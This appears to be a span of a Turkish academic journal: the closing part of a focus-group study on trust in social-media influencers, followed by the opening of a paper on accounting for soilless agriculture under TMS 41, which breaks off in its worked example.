Üçüncü odak grup katılımcıları için önemli olan ihtiyaç duyulan bir ürünün tanıtılmasıdır. Eğer ürüne ihtiyaç duyuluyorsa kimin tanıttığının bir öneminin olmadığını şu şekilde ifade etmişlerdir *“Hemen her kanalda bir ünlü var. Bu ünlülerin içinde de tanımadıklarımız var. Önemli olan ürüne ihtiyaç olması.”* Bu açıdan bakıldığında söz konusu grup için ürünü ünlü birinin tanıtması ile influnecer tarafından tanıtılması arasında bir fark bulunmamaktadır.

Dördüncü odak grup güvenilirliğe vurgu yapmıştır. Burada önemli olanın tanıtımı yapan kişinin karakteri ve yansıttığı güven duygusu olduğunu belirten katılımcılar, günümüzde ünlü olsun ya da olmasın herkesin para kazanmak amacıyla her türlü ürünün reklamını yapabileceğini düşünmektedirler. Katılımcılar görüşlerini şu şekilde dile getirmişlerdir : *“Karakterine göre değişir ikisi de dürüst olmayabilir. Sonuçta ikisi de para için yapıyorlar. Eskiden ünlüler belki daha seçiciydi ama günümüzde bu durum geçerli değil.”*

Beşinci odak grupta üç kişi ünlü birinin daha güvenilir olduğunu düşünürken görüşlerini şu şekilde paylaşmıştır: *“Ünlü birinin zaten parası vardır ne yapsa kazanır ama fenomenin o reklama ihtiyacı var. O yüzden her şeyin reklamını yapabilir.”* Gruptaki iki kişi her ikisinin de güvenilir olabileceğini bunun kişilikle yakından ilgili olduğunu vurgulamıştır. İki kişi ise her ikisinin de para kazanmak amacıyla yola çıktıklarından menfaatçi olduklarını bu nedenle de güvenilmez olduklarını düşünmektedir.

Altıncı odak grup katılımcılarından bir kişi ünlülerin imajlarını bozmamak için doğru olmayan bir tanıtıma onay vermeyeceklerini düşünürken diğer katılımcılar sosyal medya fenomenlerinin çok daha dürüst olduklarını düşünmektedirler. Katılımcılardan biri *“Sosyal medya fenomenleri daha dürüst olur. Diğerlerinin zaten parası var o yüzden samimi olmak zorunda değiller.”* Şeklinde görüş bildirmiştir.

Yedinci odak grup katılımcıları her ikisinin de dürüst olamayabileceğini savunurken bunun belirleyicisinin tanıtımı yapan kişinin amacı olduğunu vurgulamışlardır. Bir katılımcı bu soruyu *“İkisi de dürüst olmayabilir. Amaca bağlı. Kendini tanıtmak ve varlığını sürdürmek isteyen herkes dürüst*

olmak zorunda. Çünkü sosyal medya zaten dürüst olmayanı anında ortaya çıkarıyor.” Diye yorumlarken bir başka katılımcı “İkisi de para karşılığı yapıyorlar, para kazandıkları için güvenilirliği benim için eşit.” Şeklinde görüşlerini ifade etmiştir.

Sekizinci odak grup katılımcıları örgü, yemek gibi evde yapılabilecek alanlarda “influencer”ların daha dürüst olduklarını diğer alanlardakilerin ise eğitilmiş bile olmayabileceklerini savunmaktadırlar. Burada konunun uzmanı olmak ve bunu karşı tarafa hissettirmek ön plana çıkmaktadır. Katılımcıların bu konudaki görüşleri şu şekildedir: “Evde yapılacak birtakım bilgiler veren fenomenlere güveniyorum. Diğerlerine pek güvenmiyorum. Örneğin diyet programlarına güvenmiyorum.”, “Çoğunun eğitimi olduğunu bile düşünmüyorum. Eline bilgisayar alan, kamera alan herkes fenomen olmaya çalışıyor.”, “Sıradan birinin yaptığı bir tanıtımı önemsemem, konuda uzman olduğuna inandığım biri ise güvenirim.”

SONUÇ VE DEĞERLENDİRME

Sosyal medya hemen her alanda olduğu gibi pazarlama alanında da önemli fırsatlar yaratmaktadır. Özellikle gençlerin büyük bir kısmı vakitlerini «online» olarak değerlendirmektedirler. Bu sayı orta yaş grubu için de gün geçtikçe artmaktadır. Bu açıdan bakıldığında influencer marketing giderek yıldızı parlayan bir alan haline gelmektedir.

“Influencer” olarak ifade edilen ve sosyal medya sayesinde ünlenen kişilerle yapılan tanıtım çabalarının en büyük avantajı hedef kitle için bölümlendirme yapılmasına ve buna uygun tanıtım faaliyetlerinin organize edilmesine olanak tanınması ve mikro pazarlama açısından büyük bir fırsat yaratmasıdır.

Sosyal medya kullanan herkes reklam ile karşılaşacaklarını bilmektedirler ve bunu kabullenmektedirler. Bu reklamlar özellikle farkındalık yaratmak açısından oldukça olumlu sonuçlar almaktadır. Kullanıcılar izledikleri görsel yada videonun reklam olduklarını bilmek istemekte ancak bunun çok da vurgulanmaması gerektiğini düşünmektedirler. Bu nedenle etiketleme yoluyla reklamlar ön plana çıkmaktadır.

Kullanıcıların en önemli korkusu dolandırılmak yada kandırılmak üzerinedir. Bu noktada yasal düzenlemelere de ihtiyaç bulunmaktadır. Kullanıcılar sosyal medya fenomenlerinin dürüstlüğü ile ilgili şüpheler taşımaktadırlar. Bu sıkıntının ortadan kaldırılması için firmalara da görev düşmektedir.

Sonuç olarak günümüzde tek başına sosyal medya fenomeniyle yapılan pazarlama çabaları firmalar için başarıyı garantilemese de farkındalık yaratmak için önemli bir fırsat sunmaktadır. Önümüzdeki yıllarda sosyal medya platformları ticari anlamda çok daha aktif kullanılacaktır. Bu nedenle facebook, instagram, youtube sürekli olarak kendilerini geliştirmekte, reklamlar için uygun ortamlar yaratmaya çabalamaktadırlar. Firmalar da pazarlama çabalarını sosyal medyayı da yoğun bir şekilde kullanacak biçimde yeniden dizayn etmelidirler. Özellikle sosyal medya en çok finansal açıdan düşük bütçeli firmalara imkan vermektedir.

KAYNAKÇA

- Chae, J. (2018). Explaining Females' Envy Toward Social Media Influencers. *Media Psychology*, 21(2), 246-262.
- De Veirman, M., Cauberghe, V., & Hudders, L. (2017). Marketing through Instagram influencers: the impact of number of followers and product divergence on brand attitude. *International Journal of Advertising*, 36(5), 798-828.
- Evans, N. J., Phua, J., Lim, J., & Jun, H. (2017). Disclosing instagram influencer advertising: The effects of disclosure language on advertising recognition, attitudes, and behavioral intent. *Journal of Interactive Advertising*, 17(2), 138-149.
- Johnson, R. B., & Onwuegbuzie, A. J. (2004). Mixed methods research: A research paradigm whose time has come. *Educational researcher*, 33(7), 14-26.
- Kalpakoğlu, N. Ü. (2015). Bir Pazarlama İletişimi Unsuru Olarak E-Wom'un Turizm Ürünleri Tercihine Etkisi. *Maltepe Üniversitesi İletişim Fakültesi Dergisi*, 2(1), 66-90.
- Kiss, C., & Bichler, M. (2008). Identification of influencers—measuring influence in customer networks. *Decision Support Systems*, 46(1), 233-253.
- Sudha, M., & Sheena, K. (2017). Impact of influencers in consumer decision process: the fashion industry. *SCMS Journal of Indian Management*, 14(3), 14-30.

Topraksız Tarım ve Topraksız Tarım Faaliyetlerinin Tms 41 Göre Muhasebeleştirilmesi

Bilal SOLAK*

Fatih FAYDALI**

Hasan CAN***

Öz

Kullanıma uygun tarım arazilerinin hızla azalması ve mevcut tarım arazilerinin fakirleşmesinin bir sonucu olarak, teknolojik gelişmeler ile birlikte tarımsal faaliyetlerde yeni bir yaklaşım olan topraksız tarım uygulamalarına başlanmıştır. Kökeni antik Çin, Mısır, Aztek ve diğer uygarlıklara kadar dayanan topraksız tarımın temel amaçları; tarımsal faaliyetlere uygun olmayan yerlerde iklim koşullarını kontrol ederek yetiştiricilik yapmanın ve ayrıca bitki yetiştirmek için gereken normal su miktarının yetersizliğini aşmanın bir yolunu sunar. Türkiye’de uygulaması hızla yayılan ve çeşitli kamu kurum ve kuruluşlarınca desteklenen topraksız tarım faaliyetleri, muhasebeleştirme işlemleri açısından da önemi artacaktır.

Bu çalışmada, TMS 41 tarımsal faaliyetler standardına göre topraksız tarım faaliyetlerinin muhasebeleştirilmesi incelenmektedir. Çalışmanın disiplinler arası bir çalışma olmasından dolayı literatüre katkı sağlayacağı düşünülmektedir.

Anahtar Kelimeler: TMS 41, Muhasebe Standartları, Topraksız Tarım, Örtü altı Tarım

Jel Sınıflandırması: M40, M41, Q10, Q24

Soilless Culture and Accounting Process of Soilless Culture Activity According to Ias 41

Due to the rapid decline of suitable lands for agricultural activity, reduction of existing agricultural areas and development of new technologies, soilless culture activity which is a new approach in a agricultural activities have been begun. The main purpose of soilless agriculture which have its origin in ancient egypt, china, aztec and other civilization is execution of agricultural activities on the lands which are not suitable for agricultural activities by auditing weather and soil condition and overcoming of the water requirement which is mandatory for agricultural activities.

The importance of soilless agricultural activities, which is rapidly growing in Turkey and being supported by various pulic institutions, will increase in terms of accounting transactions.

In this study, accounting process of soilless agriculture activities according to IAS 41 agriculture standart. Because of that the paper is an interdisciplinary study, it is suppose to contribute to literatüre.

Key Words: IAS 41, Accounting Standarts, Soilless Culture, Greenhouse Cultivation

Jel Codes: M40, M41, Q10, Q24

GİRİŞ

Geçtiğimiz yıllarda küresel olarak birçok araştırmacının görüş birliğine vardığı nokta nüfusun hızlı artışı ve buna bağlı olarak küresel ölçekte artan gıda ihtiyacıdır. Dünya Gıda ve Tarım örgütü 2050 yılı itibarıyla nüfusun 9 milyar olacağını ve buna karşılık toplam tarımsal üretimimizi %70 oranında arttırmamız gerektiği bildirmektedir. Bununla birlikte topraklarda meydana gelen bozulma, gıda üretimi için arazi kullanımının karşı karşıya kaldığı büyük küresel sorunlardan biri olarak tespit edilmiştir. Topraklarda meydana gelen bozulmaya ilave olarak erozyon ile meydana gelen toprak kayıpları tarımsal üretimi etkileyen problemler arasındadır. Ayrıca tarımsal arazilerin toplumların barınma, ulaşım, şehirleşme ve sanayileşme ve diğer sosyo-ekonomik ihtiyaçları için de çözüm olarak görülmesi üzerlerindeki baskıyı arttırmaktadır (Tajudeen ve Taiwo, 2018). Dolayısıyla tarımsal araziler hem küresel iklim değişikliği beraberinde gelen toprak bozulmaları hem de demografik yapının baskısı altında giderek azalmakta, bozulmakta veya kullanım dışı kalmaktadır.

Muhasebe ve finans, ekonomik faaliyetleri ilgilendiren bütün değişimlerden etkilenen dinamik bir bilim dalıdır. Uluslararası muhasebe standartlarının uygulanma yaygınlığı artması ile birlikte bu etkileşim daha hızlı ve yaygın hale gelmiştir. Çalışmamız, topraksız tarım faaliyetleri kapsamında yapılan bütün faaliyetlerin muhasebeleştirilmesinin nasıl yapılmasına yönelik olarak

* Yrd. Doç. Dr., Kırgızistan Türkiye Manas Üniversitesi İİBF İşletme Bölümü, bilalsolak23@gmail.com

** Arş. Gör., Kırgızistan Türkiye Manas Üniversitesi İİBF İşletme Bölümü, fatihfaydali@gmail.com

*** Arş. Gör., Kırgızistan Türkiye Manas Üniversitesi Ziraat Fakültesi Bölümü, h.can@gmail.com

hazırlanmıştır. Ülkemizde ve dünyada önemi giderek artan tarımsal faaliyetler olduğu düşünüldüğünde, çalışmamızın, literatüre ve muhasebe uygulamalarına önemli bir katkı sunacağı düşünülmektedir.

Çalışmamızın birinci bölümünde topraksız tarım faaliyetleri genel olarak açıklanmıştır. Çalışmamızın ikinci bölümünde Türkiye Muhasebe Standartları 41 açıklanmıştır. Çalışmamızın son bölümünde bir örnek uygulama ile topraksız tarım faaliyetlerinin muhasebeleştirilmesine ilişkin öneri sunulmuştur. Çalışmamız, sonuç ve öneriler ile birlikte bitirilmiştir.

2. Topraksız Tarım

Demografik ve küresel iklim sorunları tehdidini doğal bir sonucu olarak artan gıda güvensizliği, gıda fiyatlarının kontrol edilemeyen yükselmesi, özellikle gelişmekte olan ülkelerdeki su kıtlığı ve yoksulluk iklim kaygısı ile birleşince tarımsal üretimde önemli zorluklar ortaya çıkmaktadır (Mukuve ve Fenner, 2015). Gıda üretiminde karşılaşılan bu gibi sorunların çözümü için klasik olarak gerçekleştirilen tarımsal üretim modeline alternatif modeller geliştirilmesini gerektirmektedir. Bu olası alternatif modellerden bir tanesi de; tarımsal temelli sürdürülebilirliğin sağlanması için besin maddelerinin, suyun muhafaza edilerek, atık suların ve besin maddelerinin geri dönüşümü gerçekleştirilerek yüksek değerli kaynaklara dönüştürülmesi yoluyla toprağa bağımlı olmadan gıda üretimi gerçekleştirmektir.

Karasal bitkilerin toprak olmadan yetiştirilmesinden (su kültürü) bahseden ilk eser bilimsel metodun babası olarak da bilinen Sir Francis Bacon tarafından 1627 yılında yayımlanan Sylva Sylvarum kitabıdır. Bununla birlikte, İrlandalı bilim adamı Robert Boyle, 1666 yılında kökleri suya batırılmış büyüyen bitkiler üzerine yapılan ilk deneyleri tarif etmiştir. Böylece topraksız yetiştiricilik büyük bir ilgi ve hız kazanarak gelişmeye devam etmiştir. Su kültürü sistemi için ticari olarak üretimine dair ilk girişimler, 1929'da Berkeley'deki Kaliforniya Üniversitesi'nden Prof. Dr. William Frederick Gericke tarafından yapıldı. Kaliforniya Üniversitesi'ndeki iki bitki besleme uzmanı Dennis R. Hoagland ve Daniel I. Arnon günümüzde hala kullanılmakta olan besin solüsyonunu geliştirdiler (Hoagland solüsyonu). II. Dünya savaşında Amerikan askerlerini sebze ihtiyacını karşılamak için Pasifik Okyanus'undaki Wake adalarında uygulanmış ve başarılı olunmuştur. Bugünden itibaren topraksız yetiştiricilik farklı bir boyut kazanmış ve gelişimi daha hızlanmıştır (El-Kazzaz ve El-Kazzaz, 2017).

Topraksız tarımın tanımı; köklendirme aracı olarak toprak kullanmadan, inorganik besinlerin kökler tarafından verilen sulama suyu vasıtasıyla absorbe edildiği bitki yetiştirme metodudur (Savvas ve ark., 2013). Topraksız kültür için kullanılan ilk ve en eski teknik, bitkilerin ihtiyaç duyduğu besin maddelerini temin etmek için inorganik kimyasalların suyun içinde eritilerek bitkiye verildiği yöntemdir ve tipi olarak su kültürü olarak bilinir. Topraksız yetiştirme yöntemi su, mineral tuzları ve en önemlisi çözünmüş oksijen miktarlarını kontrol ederek bitki büyümesini teşvik etmektir. Temel kavram oldukça basittir. Kökler hareketli ya da durgun su ile temas ettiğinde, büyüme ve gelişmeleri için gerekli olan inorganik besin elementlerini ve oksijeni hızla emerler. Oksijen içeriği yetersiz ise, bitki büyümesi yavaş olacaktır. Buna karşın besin elementlerini içeren sıvı oksijenle doyurulduğunda bitki büyümesi hızlanır. Bu nedenle, üreticinin görevi, verimliliği ve kaliteyi en üst düzeye çıkarmak için su, besin maddeleri ve oksijen kombinasyonunu ihtiyaçlar doğrultusunda dengelemektir. En iyi sonuç için sıcaklık, nem ve CO₂ seviyeleri, ışık şiddeti, havalandırma, pH ve bitki genetik yapısı gibi birkaç önemli parametrenin hesaba katılması gerekir. Bu değişkenlere ilave olarak bitkilerin topraktan absorbe ettikleri mineral maddeler; Azot (N), Potasyum (K), Fosfor (P), Kalsiyum (Ca), Magnezyum (Mg), Kükürt (S), Demir (Fe), Manganez (Mn), Bakır (Cu), Çinko (Zn), Molibden (Mo), Bor (B), Klor

(CI) yetiştirilecek olan bitkinin ihtiyaçları doğrultusunda yapılacak olan topraksız kültür ortamına ilave edilmelidir. Kapalı topraksız kültür ve açık topraksız kültür olmak üzere iki ana çeşit topraksız kültür vardır. Kapalı topraksız kültür çerçevesinde; bitki besin element içerikleri suda çözülerek bir döngü (Sirkülasyonu sağlanır) içerisinde bitkiye verilir ve düzenli olarak kontrol edilerek kalan besin içerikleri tekrar kullanılarak yetiştiricilik gerçekleştirilmiş olur. Açık topraksız kültür çerçevesinde; sıvı içerisinde çözülmüş olan besin içerikleri bitkilerin kök bölgelerine damlama yöntemiyle ilave edilmesi prensibine dayanmaktadır. Açık ve kapalı sistem olarak ikiye ayrılmış olan topraksız tarım metodu kendi içerisinde de türlere ayrılmaktadır. Aşağıdaki sistemler kapalı topraksız kültüre aittir (El-Kazzaz ve El-Kazzaz, 2017).

2.1. Kapalı Topraksız Kültür

2.1.1. Hidro tarım (Hydroponics); Bu sistemde bitkiler toprağa ihtiyaç duymazlar, ancak toprağın onlara sağlayabileceği vitamin ve minerallere ihtiyaç duyarlar. Bitkiler ayrıca kök bölgesinde ışık, su, karbondioksit ve oksijene ihtiyaç duyarlar. Hidroponiklerde bitkiler, kayalar veya Hindistan cevizi lifleri gibi ortamda birincil, ikincil ve mikro besin maddelerinin mükemmel bir karışımını içeren bir solüsyon beslenerek yetiştirilirler. Sebzeler, bazı meyveler ve çiçekler dahil her türlü bitki hidroponik olarak yetiştirilebilir. Dünya genelinde çiftçiler ve yetiştiriciler tarafından yaygın olarak kullanılan topraksız yetiştiricilik türü hidroponik sistemlerdir (El-Kazzaz ve El-Kazzaz, 2017).

2.1.2. Aeroponik sistemler (Aeroponic); Kapalı topraksız kültür sistemine ait başka bir yetiştiricilik türü olan aeroponik sistem muhtemelen en ileri teknoloji ile üretim gerçekleştiren yetiştiricilik türüdür. Sıkıca kapalı bir hücre içerisinde havada askıda olan bitki kökleri ve hücrenin tabanında yer alan besin solüsyonundan oluşur. Her birkaç dakikada bir havada askıda bulunan kök bölgesine besin solüsyonu sisleme yapılarak püskürtülür. Havada asılı olan bitki köklerinin kurumaması için bu işlem sıklıkla(birkaç dakikada bir) tekrarlanır. Bu sisleme sistemi bir zamanlayıcı tarafından kontrol edilir (El-Kazzaz ve El-Kazzaz, 2017).

2.1.3. Aqua tarım (Aquaponics); Karides, balık ve kerevit gibi su canlıları ile hidroponik olarak bitki yetiştiriciliğinin bir kombinasyonu olarak ortaya çıkmış ve suda yetiştiricilik yapılan bir sistemdir (Rakocy, 2012). Temel prensibi; suda yaşayan bu canlıların ürettikleri atıkların biyofiltrasyonu sonucu bitki köklerine ulaştırılması ve burada bazı yararlı mikroorganizmalar sayesinde elementlerin bitkilerin yararlanacağı forma dönüştürülerek yetiştiricilik yapılmasıdır. Su alıcılarının içinde yaşadığı su hidroponik sisteme geçer. Hidroponik sistemde bitkilerin kök bölgesinde gelen suda bulunan amonyağı bitkilerin kullanacağı nitrat formuna dönüştüren bakteriler yardımıyla bitkiler ihtiyaçları olan besin elementlerini karşılarlar. Hidroponik sistemdeki su da temizlenerek aquatik sisteme döner (El-Kazzaz ve El-Kazzaz, 2017).

2.2. Açık Topraksız Kültür

2.2.1. Substrat Kültürü (Büyüme Ortamı); Büyüme ortamı, topraksız kültür sistemlerinde toprağın yerini almıştır. Bu sistemde, katı bir ortam bitkiler için destek sağlar. Büyüme ortamının işlevleri ise sulama sistemi vasıtasıyla köklerin oksijen ile birlikte su ve çözülmüş besin maddeleri ile temasını sağlamak, atıkların sistem yoluyla tekrar sirkülasyonunu sağlamak ve son olarak da bitkiler için katı bir destek ortamı oluşturmaktır. Büyüme ortamı olarak kullanılan substratlar kendi içerisinde inorganik substratlar (doğal ve doğal ürünlerden elde edilenler: kil, camyünü, çakıl, perlit, pomza, kaya yünü, kum, sepiyolit, vermikülit, volkanik tuf ve zeolit, sentetik olarak üretilenler: hidrojel ve plastik köpükler) ve organik substratlar (kabuk, hindistancevizi lifi, hindistancevizi toprağı, üzüm posası, turba, palmye kabuğu, çeltik kavuzu, talaş ve odun yongaları) olmak üzere ikiye ayrılırlar. Besin maddelerini içerek solüsyon katı büyüme ortamına kurulmuş damlama sistemleri ile taşınır. Bu

sistemin de drenaja sahip olanı veya drenajı sahip olmayanı şeklinde sınıflandırılması yapılabilir. Drenajı olan sistemler su ve besin maddeleri açısından yüksek düzeyde tasarruf sağlamaktadır (El-Kazzaz ve El-Kazzaz, 2017).

2.3. Topraksız Tarımın Avantajları

- Yüksek düzeyde verimlilik sağlaması
- İşgücü ihtiyacının azaltılması
- Mevsime bağlı olmaması (mevsime bağımlı olmadan üretim gerçekleştirilebilmesi)
- İdame ettirme maliyetinin düşük olması
- Yabancı ot rekabetinin olmaması (bitkilerin besin elementlerine ulaşımını kolaylaştırır ve işçilerin ot temizlemesi olmadığı için maliyeti düşürür)
- Toprağa dayalı zararlı ve hastalıkların olmaması
- Büyük bir pahalı makine yatırımı gerekmemesi
- Besin maddesi temini açısından tam arzu edilen miktarın kullanılması
- Çevre kirliliğini azaltması (Toprağa verilen gübreler ile taban suyunun ve toprağın yapın-sının korunması)
- Toprak ve suların korunması (su kayıplarının en aza inmesi)
- Diğer gezegenlere adapte edilebilir olması
- Geniş araştırma olanakları sunması
- Sera ve dikey tarımda uyarlanabilirliği sayesinde oldukça önemlidir (Tajudeen ve Taiwo, 2018).

3. TMS 41 TARIMSAL FAALİYETLER STANDARDI

3.1. STANDARDIN AMACI VE KAPSAMI

Bu standardın amacı tarımsal faaliyetlerin muhasebeleştirilmesine ilişkin yöntem ve açıklamaların ortaya konulmasıdır. Standardın kapsamı ise, aşağıda sayılmış olan varlıkların tarımsal bir faaliyet ile ilgili olmaları durumunda, bu varlıkların muhasebeleştirilmesinde uygulanır.

- a. Taşıyıcı bitkiler dışındaki canlı varlıklar;
- b. Hasat zamanındaki tarımsal ürünler;
- c. Gerçeğe uygun değerinden satış maliyeti düşülmek sureti ile ölçülen canlı varlıklara ilişkin koşulsuz olarak yapılan devlet teşvikleri;

Tarımsal faaliyetleri ile ilgili olmasına karşın, standardın kapsamına alınmamış ve başka bir standarda atıf yapılmış olanlar şunlardır (TMS 41, madde 2-3);

- a. Tarımsal faaliyetler ile ilgili arsa ve tarımsal faaliyetle ilgili maddi olmayan duran varlıklar (TMS 16 Maddi duran varlıklar, TMS 40 Yatırım Amaçlı Gayrimenkuller ve TMS 38 Maddi Olmayan Duran Varlıklar),
- b. Tarımsal faaliyet ile ilgili taşıyıcı bitkiler, bu standart taşıyıcı bitkilerin ürünlerine uygulanır (TMS 16 Maddi Duran Varlıklar),
- c. Taşıyıcı bitkiler ile ilgili devlet teşvikleri (TMS 20 Devlet Teşviklerinin Muhasebeleştirilmesi ve Devlet Yardımlarının Açıklanması),
- d. Hasat sonrası işleme sonucu ortaya çıkan ürünler (TMS 2 Stoklar),

Standardın üçüncü maddesi dolayısıyla tarımsal ürünlerin hasat sonrası da “TMS 2 Stoklar” standardına göre düzenlenmesi gerekmektedir. Standart tarımsal ürünlerin hasat sonrası işlenmesi işlemlerini düzenlememektedir. Söz konusu işlemler tarımsal faaliyetin doğal bir uzantısı ve bu faaliyetler biyolojik dönüşüme benzer nitelikte özellikler taşısa dahi, bu tün işleme faaliyetleri bu standart kapsamında yer almaz (Gençoğlu vd., 2013 : 668).

3.2. STANDARTTA YER ALAN BAZI TERİMLER

TMS 41 Tarımsal Faaliyetler standardında geçen terimleri tanımları şu şekilde yapılmıştır (TMS 41, madde 5);

Tarımsal faaliyet: Satışa veya geri dönüştürmeye konu canlı varlıkların tarımsal ürünlere veya farklı canlı varlıklara dönüştürülmesi ve hasat işlemlerinin işletme tarafından yönetimidir.

Tarımsal faaliyet geniş kapsamlı bir faaliyet grubunu kapsamaktadır. Bu çeşitlilik içerisinde belirli bazı ortak özellikler bulunmaktadır (TMS 41, madde 6);

- Değişim kapasitesi: Yaşayan hayvanlar ve bitkiler biyolojik dönüşüm geçirebilme özelliğine sahiptir.
- Değişimin yönetilmesi: Yönetim, ilgili sürecin gerçekleşmesi için gereken koşulları geliştirmek veya en azından korumak suretiyle söz konusu dönüşümü kolaylaştırır. Böyle bir yönetim tarımsal faaliyeti diğer faaliyetlerden ayırır. Örneğin yönetilmeyen kaynaklardan (okyanus balıkçılığı ve ormanların yok edilmesi gibi) ürün elde edilmesi tarımsal faaliyet değildir.
- Değişimin ölçülmesi: Biyolojik değişim veya hasat sonucunda kalitede (örneğin genetik özellikler, yoğunluk, olgunluk, yağ miktarı, protein içeriği ve fiber gücü) veya miktarda (örneğin soy, ağırlık, hacim, fiber uzunluğu veya çağı ve tomurcuk sayısı) meydana gelen değişiklik, rutin bir yönetim işlevi olarak ölçülür ve izlenir.

Tarımsal ürün: İşletmenin canlı varlıklarının hasadı yapılmış ürünüdür.

Taşıyıcı bitki: Aşağıdaki özelliklere sahip yaşayan bir bitkidir.

- Tarımsal ürünlerin üretimi veya temini için kullanılması,
- Bir hesap döneminden fazla ürün vermesinin beklenmesi
- Önemsiz kalıntı satışları dışında tarımsal ürün olarak satılma ihtimalinin çok düşük olması.

Aşağıda sayılanlar standart tarafından taşıyıcı bitki olarak tanınmamaktadır.

- Tarımsal ürün olarak hasat edilmek için yetiştirilen bitkiler (örneğin kereste olarak kullanılmak için yetiştirilen ağaçlar),
- İşletmenin önemsiz kalıntı satışları dışında ayrıca bitkiyi tarımsal ürün olarak hasat edeceğine ve satacağına ilişkin çok düşük bir ihtimal bulunması durumunda tarımsal ürün üretmek için yetiştirilen bitkiler (örneğin hem meyve hem kereste için yetiştirilen ağaçlar),
- Yıllık mahsul (örneğin mısır ve buğday).

Canlı varlık: Yaşayan hayvan veya bitkidir.

Biyolojik dönüşüm: Canlı varlıklarda niteliksel ve niceliksel değişime yol açan büyüme, bozulma, üretim ve dölleme sürecidir. Biyolojik dönüşüm aşağıdaki sonuçları meydana getirir (TMS 41, madde 7);

- Büyüme (bir hayvan veya bitkinin miktarında ya da kalitesindeki artış),
- Bozulma (bir hayvan ya da bitkinin miktarında ya da kalitesindeki düşüş),
- Dölleme (ilave hayvanların veya bitkilerin meydana getirilmesi),
- Lateks, çay yaprağı, yün ve süt gibi tarımsal ürünlerin üretimi.

Satış maliyetleri: Finansman maliyetleri ve gelir vergileri hariç olmak üzere, bir varlığın elden çıkarılması ile doğrudan ilişkilendirilebilen ek maliyetlerdir.

Canlı varlık grubu: Yaşayan hayvan ve bitki topluluğudur.

Hasat: Ürünün canlı varlıklardan ayrılması veya canlı varlığın yaşam sürecinin sona ermesi.

3.3. TARIMSAL FAALİYETLERİN MUHASEBELEŞTİRME ESASLARI VE ÖLÇÜM

Tarımsal Faaliyetler standardı kapsamında bulunan bir faaliyetin ya da edinimin muhasebeleştirilmesi için diğer bir deyiş ile aktifleştirilmesi için, ilgili varlığın aşağıdaki özellikleri taşımaması gerekmektedir(TMS 41, madde 10).

- İşletmenin, geçmişteki olayların bir sonucu olarak söz konusu varlığı kontrol etmesi,
- Varlığa ilişkin gelecekteki ekonomik faydaların işletmeye aktarılmasının muhtemel olması,
- Varlığın gerçeğe uygun değerinin veya maliyetinin güvenilir olarak ölçülebilmesi gerekmektedir.

Standart açısından işletmenin söz konusu varlığı kontrolü altında bulundurmasına örnek, sığırın yasal mülkiyet ve edinim, doğum veya süten kesilme sırasında damgalanması veya işaretleme yapılabilir (TMS 41, madde 11).

Canlı varlıklar ilk muhasebeleştirildikleri tarihte ve her raporlama dönemi sonunda, standardın 30. Paragrafında açıklanan gerçeğe uygun değerinin güvenilir olarak ölçülemediği durumlar hariç, gerçeğe uygun değerinden satış maliyetleri düşülmek sureti ile ölçülür. Canlı varlık veya aktif bir piyasanın bulunması durumunda, bu piyasada açıklanmış olan fiyat gerçeğe uygun değerinin belirlenmesi için uygun bir esas teşkil eder (Gençoğlu vd.,2013:669)

Fiyatın oluşması için uygun, aktif bir piyasanın bulunmaması durumunda işletme aşağıdakilerden birini veya birden fazlasını kullanabilir.

- İşlem tarihi ile bilanço tarihi arasında ekonomik koşullarda büyük bir değişimin olmaması koşulu ile en son piyasa işlem fiyatı,
- Piyasa fiyatı oluşmamış olan bir tarımsal varlığın yerine, piyasa fiyatı oluşmuş olan bir varlığın emsal alınarak, farklılıkları yansıtan düzenlemeler yapıldıktan sonra, piyasa fiyatının gerçeğe uygun değer olarak kullanılması,
- Piyasa fiyatı oluşmamış olan bir varlık yerine sektör emsallerinin kullanılması.

Bazı durumlarda canlı bir varlığın mevcut durumu açısından piyasada oluşmuş bir fiyat veya değer bulunamayabilir. Bu durumda işletme gerçeğe uygun değer yerine, varlıktan elde edilmesi beklenen net nakit akışlarının iskonto edilmiş değerini kullanabilir.

3.4. AMORTİSMAN

TMS 41 Tarımsal faaliyetler standardında, standart kapsamında bulunan varlıklara ilişkin amortisman uygulamana ilişkin bir açıklama bulunmamakla birlikte, maddi duran varlıkların amortismanına ilişkin amortisman uygulamalarının TMS 16 Maddi Duran Varlıklar Standardının dikkate alınacağı belirtilmiştir.

3.5. DEVLET TEŞVİKLERİ

TMS 41 Tarımsal Faaliyetler standardına göre devlet teşviklerinin muhasebeleştirilmesinde ayırım bulunmaktadır. TMS 41 Tarımsal Faaliyet standardına göre gerçeğe uygun değerinden satış maliyeti düşülmek suretiyle ölçülen canlı varlıklara ilişkin koşulsuz olarak yapılan devlet teşvikleri, söz konusu teşvikler ancak alacak haline gelmesi halinde gelir olarak muhasebeleştirilir (TMS 41, madde 34).

Gerçeğe uygun değerden satış maliyeti düşülmek suretiyle ölçülen canlı varlıklara ilişkin devlet teşvikleri, ilgili işletmenin belirli tarımsal faaliyetlerde bulunmaması da dahil olmak üzere, şartlı olarak verilmiş olmaları durumunda, sadece ilgili devlet teşvikine ilişkin koşullar karşılandığında kar ya da zararda muhasebeleştirilir (TMS 41, madde 35).

Devlet teşviklerinin koşul ve şartları farklılık göstermektedir. Örneğin; bir devlet teşvikinde, işletmenin belirli bir yerde 5 süre ile tarımsal faaliyete bulunması şart kılınmış ve bu teşvikin 5 yıldan daha az bir süre yapılması durumunda tüm teşvikin iade edilmesi gerekecek olabilir. Bu durumda, söz konusu yardım 5 yıllık süre dolmadıkça işletme tarafından gelir olarak muhasebeleştirilemez, diğer taraftan, ilgili devlet teşvikinde, zaman içerisinde bunun belirli bir kısmının işletmece alı konulmasına izin verilmesi durumunda, söz konusu teşvik işletme tarafından zamanla orantılı bir şekilde gelir olarak muhasebeleştirilir(TMS 41, madde 36).

4. TOPRAKSIZ TARIM FAALİYETLERİNİN TMS 41'E GÖRE MUHASEBELEŞTİRİLMESİ

Bu bölümde TMS 41 göre topraksız tarım faaliyetlerinin muhasebeleştirilmesine ilişkin örnek uygulamalara yer verilecektir.

Örnek Uygulama

HBF işletmesi, topraksız tarım faaliyetleri ile sebze üretimi gerçekleştirmek için 01.01.2018 tarihinde faaliyete başlamış ve aşağıdaki giderler yapmıştır;

Arazinin 3 yıllığına kiralanması : 72.000 TL

Arazinin topraksız tarım için düzenlemelerinin yapılması: 30.000 TL

Kapalı topraksız tarım merkezlerinin oluşturulması: 120.000 TL

Sebze Fidelerinin Alınması: 45.000 TL

Bitkilerin ihtiyaç duyduğu vitamin mineral vb alınması: 15.000 TL

Damlama merkezlerinin oluşturulması: 10.000 TL

